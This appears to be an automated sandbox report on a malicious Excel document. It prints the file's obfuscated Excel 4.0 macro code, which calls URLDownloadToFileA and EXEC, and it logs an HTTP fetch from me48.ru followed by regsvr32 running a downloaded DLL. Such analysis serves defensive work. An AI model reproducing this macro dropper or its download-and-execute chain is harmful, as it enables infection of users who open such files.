Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326259
Entropy:	7.65610249915
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HN342&"32", "Cr"&?????2!HP370&"yA", "JCJ", ?????2!HE340&?????2!HE355, 0)
```

```
CALL("U"&?????2!HP360, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HE340&?????2!HE355&?????2!HE369, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HN342&""32"",""Cr""&?????2!HP370&""yA"",""JCJ"",?????2!HE340&????
2!HE355,0)",,,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HN342&""32"",""Cr""&?????2!HP370&""yA"",""JCJ"",?????2!HE340,0)",,,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!HP360,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HE340&?????2!HE355&?????2!HE369,0,0)"=EXEC(????3!W36&?????2!HE340&?????2!HE355&?????2!HE369)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 42

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:07:13.152154922 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:07:13.216388941 CET	80	49717	188.225.24.87	192.168.2.3
Nov 29, 2020 05:07:13.216506004 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:07:13.217015982 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:07:13.275978088 CET	80	49717	188.225.24.87	192.168.2.3
Nov 29, 2020 05:07:14.273068905 CET	80	49717	188.225.24.87	192.168.2.3
Nov 29, 2020 05:07:14.273186922 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:07:19.278377056 CET	80	49717	188.225.24.87	192.168.2.3
Nov 29, 2020 05:07:19.278665066 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:08:58.494246006 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:08:58.805478096 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:08:59.414936066 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:09:00.618120909 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:09:03.024389982 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:09:07.837348938 CET	49717	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:09:17.447449923 CET	49717	80	192.168.2.3	188.225.24.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:06:55.524502039 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:55.560277939 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 05:06:56.355843067 CET	55984	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:56.382944107 CET	53	55984	8.8.8.8	192.168.2.3
Nov 29, 2020 05:06:57.138295889 CET	64185	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:57.165430069 CET	53	64185	8.8.8.8	192.168.2.3
Nov 29, 2020 05:06:57.932497025 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:57.961117983 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 05:06:58.729235888 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:58.764780045 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 05:06:59.639206886 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:06:59.674906969 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:00.661906958 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:00.699749947 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:01.545825958 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:01.583697081 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:04.864139080 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:04.891419888 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:07.387491941 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:07.422957897 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:08.518570900 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:08.562292099 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:08.637530088 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:08.664839983 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:08.843313932 CET	51352	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:07:08.892076969 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:09.796622038 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:09.823982000 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:09.918365955 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:09.953866005 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:10.906039953 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:10.941926956 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:12.921809912 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:12.957438946 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:13.022106886 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:13.150532007 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:13.186043978 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:13.223577023 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:13.982821941 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:14.010281086 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:14.869199991 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:14.896553040 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:16.922705889 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:16.949847937 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:26.435224056 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:26.462431908 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:28.239967108 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:28.276979923 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:41.475390911 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:41.526829004 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 05:07:44.931863070 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:07:44.959130049 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 05:08:00.546343088 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:08:00.573478937 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 05:08:05.213079929 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:08:05.250328064 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 05:08:35.072725058 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:08:35.099998951 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 05:08:36.965794086 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:08:37.003660917 CET	53	56579	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:07:13.022106886 CET	192.168.2.3	8.8.8.8	0x7966	Standard query (0)	me48.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:07:13.150532007 CET	8.8.8.8	192.168.2.3	0x7966	No error (0)	me48.ru		188.225.24.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- me48.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49717	188.225.24.87	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:07:13.217015982 CET	281	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: me48.ru Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:07:14.273068905 CET	295	IN	HTTP/1.1 200 OK Date: Sun, 29 Nov 2020 04:07:13 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/gif

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4856 Parent PID: 792

General

Start time:	05:07:07
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xe60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13EF643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13EF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13EF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\54A6522C.tmp	success or wait	1	FD495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	ED20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	ED211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	ED213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	ED213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2212 Parent PID: 4856

General

Start time:	05:07:14
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xb70000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis